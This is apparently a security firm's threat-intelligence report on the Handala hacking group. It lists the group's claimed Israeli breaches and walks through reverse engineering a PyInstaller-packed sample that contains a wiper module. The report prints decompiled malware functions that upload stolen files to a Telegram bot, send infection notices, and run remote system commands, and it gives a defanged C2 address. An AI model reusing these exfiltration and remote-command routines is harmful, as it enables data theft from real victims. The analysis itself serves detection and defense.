GP INNOVATE

Unpacking Handala:

The Evolution of a Cyber Threat

Table Of Contents


Executive Summary

OP Innovate is a CREST-certified cybersecurity firm specializing in advanced penetration testing, incident response, cyber research, and threat intelligence. Established in 2014, our mission has been to safeguard organizations from evolving cyber threats by providing cutting-edge security solutions. With headquarters in Israel, we operate at the forefront of the cybersecurity industry, leveraging expertise gained from elite cyber-intelligence units and extensive field experience across both government and private sectors.

This research paper, Unpacking Handala: The Evolution of a Cyber Threat, is the result of our extensive investigations into the tactics, techniques, and operational strategies of the Handala Group - an adversary that has rapidly evolved from a disruptive hacktivist entity into a sophisticated cyber threat actor. Our findings are based on real-world incident response cases, malware reverse engineering, and deep-dive threat analysis.

At OP Innovate, we take a proactive approach to cybersecurity, utilizing AI-powered analysis tools and advanced penetration testing methodologies to identify, mitigate, and counteract emerging threats before they escalate. We also leverage WASP - our Penetration Testing as a Service (PTaaS) platform - to conduct continuous automated security testing and exposure management. This ensures that organizations can identify and remediate vulnerabilities in real time, staying ahead of emerging threats.

Through this research, we aim to equip organizations with the intelligence needed to detect, disrupt, and defend against adversaries like Handala. This report serves as both an analytical breakdown of their operational framework and a strategic guide to strengthening cybersecurity resilience in an increasingly hostile digital landscape.



Unpacking Handala: The Evolution of a Cyber Threat

For over a year, The Handala Group has been relentlessly targeting the Israeli sector, evolving from a disruptive nuisance to a formidable cyber threat. What started as unsophisticated phishing campaigns and DDoS attacks has now escalated into a full-fledged offensive against Israeli critical infrastructure, effectively opening up an additional front in Israel's ongoing war with Iran and its local proxies.

In this deep dive research, we reveal how The Handala Group transformed from a hacktivist group into an aspiring nation-state-level adversary, leveraging advanced tactics, stolen credentials, social engineering, and covert data exfiltration techniques. With the help of our in-house AI-powered analysis tools, we dissected their malware, uncovered hidden operational patterns, and reverse-engineered their sophisticated attack framework.

In the following sections, we will reveal Handala's evolving tactics, the technologies fueling their cyber operations, and their methods for siphoning sensitive data.

This isn't just another cyber threat. Trust us, there's a lot to unpack.

At OP Innovate, we pride ourselves on delivering top-tier incident response (IR) services, and during the 2nd half of 2024, we have been at the front lines of multiple Handala-related investigations. Time and again, we've seen the same pattern - organizations blindsided by an attacker that was evolving faster than most defenders could react.

Through these real-world incidents, we uncovered a wealth of Indicators of Compromise (IOCs) - intel that wasn't publicly available anywhere else. By reverse-engineering the traces the Handala team left behind and following the breadcrumbs, we were able to piece together their evolving playbooks. More importantly, we can use these insights to arm potential victims with the knowledge to detect, disrupt, and defend against these attacks before their data is compromised.

This research isn't just about understanding Handala-it's about staying one step ahead of a formidable adversary.

Handala 2.0: From Keyboard Warriors to Cyber Militants

Handala's evolution over the past year marks a stark transition from a disruptive hacktivist group to an ambitious cyber threat actor employing nation-state-like tactics. By analyzing their shifting tactics, target selection, and impact, we can see a clear strategy emerging - one that extends beyond simple cyber vandalism and into the realm of calculated cyber warfare.

Tactics: From Digital Graffiti to Stealth Intrusions

- **First Act:** Initially, Handala's methods were crude but effective - defacing websites, launching DDoS attacks, and using simple phishing campaigns to grab attention rather than cause lasting damage. Their goal was primarily ideological, aiming to disrupt and embarrass rather than truly compromise.
- **Recent Developments:** In the summer of 2024, Handala began refining its approach, incorporating advanced techniques designed for stealth, persistence, and maximum damage. One of the key parts of their updated playbook is the abuse of compromised credentials sourced from infostealer-linked databases on the dark web. By leveraging these stolen credentials, they infiltrate organizations that have failed to enforce multi-factor authentication (MFA) - allowing them to slip in unnoticed.
- Once inside, they move quickly to escalate privileges, creating backdoor user accounts to ensure long-term access. They no longer settle for one-time disruptions - Handala is now playing the long game. Their operations culminate in the exfiltration of sensitive data to dedicated cloud infrastructure and Telegram channels - a critical shift that we will explore in greater detail later.

Targets: From Random Disruptions to Strategic Supply Chain Attacks

- **First Act:** Handala's early attacks were scattered and opportunistic, often hitting small businesses, media outlets, and public websites for maximum PR visibility. Their impact was loud but ultimately short-lived.
- **Recent Targets:** The past few months, however, have shown a deliberate shift towards high-value, strategic targets, including major supply chain vendors and entities tied to Israel's critical infrastructure. Notably, their attacks have expanded beyond direct breaches, as they now attempt to compromise suppliers and service providers - a classic supply chain attack strategy aimed at reaching multiple downstream victims.
  Some of their most recent breaches, as revealed in our research, include:

    - **Soreq Nuclear Research Cente**r (September 28, 2024): Handala claimed to have stolen sensitive data, including emails and infrastructure maps, potentially compromising Israel's nuclear capabilities.
    - **Israeli Prime Minister Emails** (October 2, 2024): The group leaked approximately 110,000 emails from former Prime Minister Ehud Barak, exposing sensitive government discussions.
    - **Shin Bet Breach** (October 3, 2024): Handala successfully infiltrated the security agency's mobile application, risking exposure of confidential communications.
    - **Max Shop Hack** (October 8, 2024): This attack on a cloud-based retail system resulted in the theft of 1.5TB of data and affected over 9,000 stores, leaking personal information of approximately 250,000 Israeli citizens.
    - **Ambassador Emails** (October 8, 2024): Handala compromised around 50,000 emails from Ron Prosor, the Israeli Ambassador to Germany, revealing sensitive diplomatic communications.
    - **Israeli Industrial Batteries Leak** (October 6, 2024): The group released 300GB of data from a company involved in military energy storage, threatening Israel's defense logistics.
    - **Ransomware Attack on Ma'agan Michael Kibbutz** (June 15, 2024): Handala exfiltrated 22GB of data and sent over 5,000 warning SMS messages as part of a ransomware campaign.
    - **Healthcare Sector Attacks** (February – June 2024): The group targeted hospitals and healthcare organizations demanding ransom in Bitcoin while stealing patient records.
    - **Chinuch Atzmaai System Hack** (July 3, 2024): Handala claimed to have breached this educational system for the Chareidi public.
    - **Attack on Israeli Police Data Bank** (February 10, 2025): In a recent operation, Handala reportedly stole about 2.1 terabytes of data from the Israeli police force's database.
    - **Silicom Cyberattack** (November 2024): This attack was described as one of the worst breaches in Israel's cyber history, exposing significant amounts of sensitive data linked to military operations.

- These recent attacks signal that Handala is no longer simply looking for ideological wins - they are targeting organizations that can provide access to larger networks and disrupt broader sectors.

Impact: From Temporary Disruptions to Long-Term Damage

- **First Act:** Initially, Handala's attacks resulted in temporary website outages, defacements, and minor data leaks - irritating but manageable for most victims. Their activities were disruptive, but they didn't pose a significant long-term threat.

- **Recent Impact:** The landscape has now changed. The exfiltration of sensitive data from large supply chain organizations has the potential to seriously damage reputations and erode trust in the Israeli tech ecosystem. Breaches involving major IT vendors mean that multiple companies relying on their services are now at risk, turning a single compromise into a cascading security incident. More than just leaking data, Handala is now weaponizing information - strategically exposing stolen data to maximize reputational harm and undermine confidence in Israel's digital security. This shift from nuisance attacks to calculated, large-scale disruptions suggests a growing level of coordination, funding, and long-term strategic intent.

Unpacking Handala: Tracing the Trail of Stolen Data

Using the IOCs from multiple breach sites, OP Innovate's research team conducted a deep dive into Handala's operations - reverse-engineering key executables to uncover their on-victim behavior, data exfiltration pathways, and even direct access to stolen files. What we found paints a clear picture of a group that is not just infiltrating networks, but meticulously organizing and exporting stolen intelligence to well-defined destinations.

First Steps

During our initial investigation for a client, we recovered several files inadvertently left behind by the attacker. These files became our first leads, guiding our analysis.

The first two were encrypted PowerShell scripts, but they had been irreversibly damaged during the attacker's operations, making them unusable. Next, we examined a file labeled 'paths', which appeared to contain a list of file paths from the compromised workstation. While potentially useful, its unfamiliar format limited immediate analysis.
Given these challenges, we focused on the most promising lead - senvarservice-DC.exe, an intact PE32+ executable. Our next steps involved analyzing its functionality, assessing its potential malicious capabilities, and determining what it revealed about the attacker's objectives and tactics.

The First Clue: Cracking Open *senvarservice-DC.exe*

On the surface, senvarservice-DC.exe looked like just another routine binary - No flashy malware signatures, no immediate red flags. But experience has taught us that the most dangerous threats are often the ones hiding in plain sight.

The real question wasn't just what this executable was- it was why it existed and what it was built to do. Was this a cleverly disguised reconnaissance tool? A silent data exfiltration mechanism? Or something even more insidious?

There was only one way to find out: tear it apart.

Reading Between the Code: When Strings Speak Volumes

Sometimes, the easiest approach delivers the biggest breakthrough. A simple strings analysis - pulling out human-readable text buried inside the binary - was our first step.
At first, it was the usual clutter: debug symbols, generic Python references, system calls. But hidden in the noise, we found breadcrumbs that led straight to Handala's operational blueprint:

- **Python DLL references** – This confirmed that the file was PyInstaller-packed, meaning the malware was originally written in Python but bundled into a single executable file. Attackers use this technique to bypass detection and make their malware easier to distribute and execute on Windows systems.

- **Obfuscated botocore references** – A critical clue pointing to the use of Amazon's botocore SDK, which is used to interact with AWS S3 cloud storage. The presence of this reference suggests that the malware had a built-in mechanism to upload stolen data to cloud storage, making it harder to track or block.
- **PyQt5 dependencies** – An unusual finding, as PyQt5 is a GUI (Graphical User Interface) framework. This suggests that the malware might not have been just a silent background process, but could have included a fake or misleading visual interface to trick users into thinking it was a legitimate application.

With these findings, one thing became clear: this wasn't some generic commodity malware. It was handcrafted, built for a purpose, and connected to a larger infrastructure.

```
bbotocore\data\workspaces-thin-client\2023-08-22\endpoint-rule-set-1.json.gz
bbotocore\data\workspaces-thin-client\2023-08-22\paginators-1.json
bbotocore\data\workspaces-thin-client\2023-08-22\service-2.json.gz
bbotocore\data\workspaces-web\2020-07-08\endpoint-rule-set-1.json.gz
bbotocore\data\workspaces-web\2020-07-08\examples-1.json
bbotocore\data\workspaces-web\2020-07-08\paginators-1.json
bbotocore\data\workspaces-web\2020-07-08\service-2.json.gz
bbotocore\data\workspaces\2015-04-08\endpoint-rule-set-1.json.gz
bbotocore\data\workspaces\2015-04-08\examples-1.json
bbotocore\data\workspaces\2015-04-08\paginators-1.json
bbotocore\data\workspaces\2015-04-08\service-2.json.gz
bbotocore\data\xray\2016-04-12\endpoint-rule-set-1.json.gz
bbotocore\data\xray\2016-04-12\examples-1.json
bbotocore\data\xray\2016-04-12\paginators-1.json
bbotocore\data\xray\2016-04-12\service-2.json.gz
bcertifi\cacert.pem
bcertifi\py.typed
bcharset_normalizer\md.cp312-win_amd64.pyd
```

```
bPyQt5\Qt5\plugins\imageformats\qwbmp.dll
bPyQt5\Qt5\plugins\imageformats\qwbmp.dll
bPyQt5\Qt5\plugins\platforms\qminimal.dll
bPyQt5\Qt5\plugins\platforms\qoffscreen.dll
bPyQt5\Qt5\plugins\platforms\qwebgl.dll
bPyQt5\Qt5\plugins\platforms\qwindows.dll
bPyQt5\Qt5\plugins\platformthemes\qxdgdesktopportal.dll
bPyQt5\Qt5\plugins\styles\qwindowsvistastyle.dll
bPyQt5\Qt5\translations\qt_ar.qm
bPyQt5\Qt5\translations\qt_bg.qm
bPyQt5\Qt5\translations\qt_ca.qm
bPyQt5\Qt5\translations\qt_cs.qm
bPyQt5\Qt5\translations\qt_da.qm
```

And one final detail sealed it: the unmistakable Python-esque nature of the executable. Everything pointed to it being a Python script, neatly packaged into a Windows executable using PyInstaller - a method that offers flexibility, stealth, and cross-platform capabilities.
Now that we had a clearer picture of what we were dealing with, it was time to dig even deeper.

Bringing AI into the Equation: Automating Reverse Engineering

Faced with an unfamiliar file format and an unknown packing procedure, we turned to our in-house AI-powered reverse engineering tool, developed internally at OP Innovate. This tool - nicknamed "LISA" - Layered Inspection & Structural Analysis for its ability to tear apart complex binaries-was customized with specialized analysis capabilities tailored for malware research.
LISA enhances traditional reverse engineering by integrating:

- **Automated Disassembly & File Format Identification** - Recognizing obscure packing techniques and extracting metadata.
- **Decompilation & Code Extraction** - Recovering underlying logic where possible, even from partially obfuscated binaries.
- **Source Code Summarization & IOC Detection** - Quickly identifying malicious functions, embedded credentials, and exfiltration mechanisms.

By running senvarservice-DC.exe through LISA, we accelerated the discovery of its PyInstaller structure, allowing us to quickly determine that the malware was a bundled Python script masquerading as a standard Windows executable. Traditional reverse engineering methods often require manual unpacking and step-by-step static analysis, which can be time-consuming and prone to missing obfuscated code.

LISA's AI-powered automation enabled us to:

- **Identify the packing method instantly**, helping us understand how the malware was structured before even diving into decompilation.
- **Detect hidden dependencies**, such as Python libraries that hinted at cloud exfiltration (botocore) and potential user deception (PyQt5).
- **Prioritize** high-value indicators of compromise (IOCs) early in the investigation, allowing us to focus on behavior and intent rather than wasting time manually unpacking layers of code.

This streamlined approach meant that instead of spending hours or even days manually dissecting the malware's outer layers, we could move directly to analyzing its core functionality, uncovering how it exfiltrates data, establishes persistence, and evades detection - critical insights that could have been buried under layers of obfuscation.

The Binwalk Puzzle: A Packed Mystery

The first task was to run Binwalk, a forensic tool used to analyze binary files for embedded content. While it provided some insights, it didn't immediately reveal the true nature of the executable. What it did confirm, however, was that the binary was tightly packed-suggesting that standard unarchiving techniques wouldn't work.

We attempted multiple generic unpacking methods, all of which failed. The executable resisted traditional extraction, reinforcing the idea that it was deliberately wrapped in multiple layers of obfuscation.

Pyinstxtractor to the Rescue: Piercing the Obfuscation

After several failed attempts, we turned to Pyinstxtractor, a tool designed specifically for extracting PyInstaller-packaged executables. This proved to be the breakthrough we needed.

Once extracted, the directory structure revealed a clear blueprint of the malware's internal workings. Instead of raw machine code, we found a structured collection of Python scripts and resources, suggesting a modular architecture.

```
[+] Processing senvarservice-DC.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.12
[+] Length of package: 55854650 bytes
[+] Found 1949 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pyqt5.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: wiper.pyc
[+] Found 478 files in PYZ archive
[+] Successfully extracted pyinstaller archive: senvarservice-DC.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Inside the Beast: The Extracted Directory Structure

After extraction, we took a closer look at the unpacked contents. The directory structure held several key files that immediately stood out:

📁 **Main Python Script:**
- **wiper.pyc** - The name alone was alarming. Could this be an actual wiper component designed for destructive attacks?

📁 **Utility Modules** (located in PYZ-00.pyz_extracted):
- **utils.pyc, config.pyc** - Likely contained helper functions and configurations for execution.

📁 **Embedded Resources:**
- Several resource Thatfiles, some of which we were able to decompile, while others remained encrypted or compressed beyond easy access.

One detail stood out - this malware wasn't just a self-contained executable. It was a fully functional Python program, leveraging its modular design to execute specific tasks. This meant we were now dealing with a flexible, script-driven attack framework, rather than a static binary.

The discovery of **wiper.pyc** was particularly significant. While we didn't yet know its full capabilities, a script with that name inside a targeted malware package is never a good sign.

But knowing how it was packed was just one piece of the puzzle. The real challenge? Extracting and analyzing the embedded Python code to uncover what this executable was actually doing.

Phase 2: Peeling Back the Layers

With the extracted **.pyc** files in hand, we encountered a new challenge: decompiling Python 3.12 bytecode. Unlike earlier versions, Python 3.12 introduced changes that broke compatibility with most standard decompilers like uncompyle6 and pycdc.

Our usual tools failed to produce readable source code, forcing us to keep looking.

After evaluating multiple approaches, we found that Pylingual.io was one of the few tools capable of reliably decompiling Python 3.12 bytecode.. Unlike local tools, Pylingual successfully converted our **.pyc** files back into human-readable Python code, giving us exactly what we needed.

Automating the Decompilation Process


To speed things up, we built a custom shell script that handled the interaction with Pylingual.io's API.

What the script does:

- Automatically uploads each .pyc file.
- Polls for the decompiled result.
- Saves the readable Python source code for further analysis.

Here's the core of our script:

```
Unset

#!/bin/bash
# pyc_decompiler.sh - Automates .pyc file decompilation via Pylingual.io

UPLOAD_URL="https://api.pylingual.io/upload"
DOWNLOAD_URL="https://api.pylingual.io/view_chimera"

for FILE in *.pyc; do
    echo "Uploading: $FILE"

    # Upload file
    curl -s -X POST "$UPLOAD_URL" \
        -F "file=@${FILE};filename=$(basename "$FILE");type=application/x-python-bytecode" \
        -F "fileName=$(basename "$FILE")" \
        -H "User-Agent: Mozilla/5.0" > upload_response.json

    IDENTIFIER=$(jq -r '.identifier' upload_response.json)

    echo "Fetching decompiled result..."
    curl -s "${DOWNLOAD_URL}?identifier=${IDENTIFIER}" -o "${FILE}_Decompiled.py"

    echo "Saved: ${FILE}_Decompiled.py"
done
```



Phase 3: Deep Analysis of Decompiled Code

Our in-depth analysis of the decompiled code revealed three primary methods Handala's malware uses to communicate, exfiltrate, and manage stolen data. These mechanisms highlight the structured and redundant approach the attackers have taken to ensure persistence, flexibility, and stealth.

1. Telegram API for Data Exfiltration & Status Updates

One of the most significant discoveries was the extensive use of Telegram's API for transmitting stolen data and sending operational updates. While commonly used by malware, its implementation in Handala's toolset was particularly streamlined and efficient.

How Telegram is Used

- Exfiltrating Files - Stolen documents and credentials are automatically uploaded to an attacker-controlled Telegram group.
- Status Updates - Upon infection, the malware sends a notification containing system details.
- Command Handling - While not a full-fledged command system, the malware can receive predefined operator instructions.

Example of how the malware uploads stolen files to Telegram:

```python
def send_document(bot_token, chat_id, file_path):
    url = f"https://api.telegram.org/bot{bot_token}/sendDocument"
    files = {'document': open(file_path, 'rb')}
    payload = {'chat_id': chat_id}
    response = requests.post(url, files=files, data=payload)
    return response.status_code
```

The malware's reliance on Telegram as one of its key communication channels reveals both its simplicity and effectiveness. By embedding bot tokens and group chat IDs directly into the configuration files, the malware achieves a lightweight yet functional C2 mechanism. Telegram's Bot API provides a legitimate-looking way to communicate while being incredibly hard to block without impacting legitimate business usage of the platform.

Sending Status Updates via Telegram

Upon execution, the malware automatically notifies the attackers of a successful infection, transmitting system details such as the machine's ID and hostname. This is achieved using a simple function that interacts with the Telegram Bot API.

```python
import requests

def send_msg(token, chat_id, message):
    url = f"https://api.telegram.org/bot{token}/sendMessage"

    payload = {

        "chat_id": chat_id,

        "text": message
    }

    response = requests.post(url, data=payload)

    return response.status_code
```

This function sends a message containing infection details to a pre-configured Telegram chat.

Example message sent by the malware upon infection:

```
System infected: Machine-ID-1234
```

Command Parsing via Telegram

Beyond simple status updates, the malware processes incoming messages from Telegram, allowing attackers to issue commands remotely. It distinguishes between system commands and internal malware functions using specific prefixes.

```python
def analyze_command(message):
    try:
        if message.startswith('@'):
            execute_command(message[1:])  # Executes system commands
        elif message.startswith('#'):
            run_builtin_command(message[1:])  # Executes predefined malware functions
    except Exception as e:
        send_msg(token, chat_id, f"Error analyzing
command: {str(e)}")
```

This function ensures that commands received through Telegram are executed appropriately.

Examples of command functionality:

- **@ipconfig** → Executes the ipconfig command on the infected machine, returning network details.
- **#ListFiles** → Triggers the malware to list directories and files on the system.

This dual-layered command execution capability allows attackers to perform reconnaissance and interact with the system without needing a direct connection, making detection and mitigation significantly harder.

Why This Matters

- **Bypasses Traditional Security Measures** - Unlike conventional exfiltration methods (e.g., email, FTP, or cloud uploads), Telegram traffic is encrypted and rarely flagged by security solutions.
- **Reduces Infrastructure Footprint** - Attackers do not need to maintain a dedicated exfiltration server since Telegram acts as the storage and transport mechanism.
- **Immediate Access** - Attackers can retrieve stolen files in real time, accelerating exploitation.

By embedding file paths and chat IDs directly into the malware's configuration, Handala ensures automated, seamless exfiltration, making it harder for defenders to intercept stolen data before it reaches its destination.

2. HTTP-Based C2 Mechanism

While Telegram serves as a primary exfiltration and status reporting channel, Handala's malware also includes an HTTP-based infrastructure for fetching commands and transmitting stolen data. This secondary communication channel allows the malware to function in environments where Telegram traffic is blocked or monitored, providing greater flexibility and resilience in managing infected machines.

Hardcoded Server and Endpoints


The malware contains hardcoded details for an HTTP command-and-control (C2) server within config.pyc and other associated modules.

```
Python

server_url = "http://176[.]10[.]125[.]107" # An actual IP address, with what seems to be an active C2 session.
```


Investigating the Active C2 Server

During our analysis, we observed that the C2 server at **176[.]10[.]125[.]107** was still accessible and active, indicating an ongoing operation.

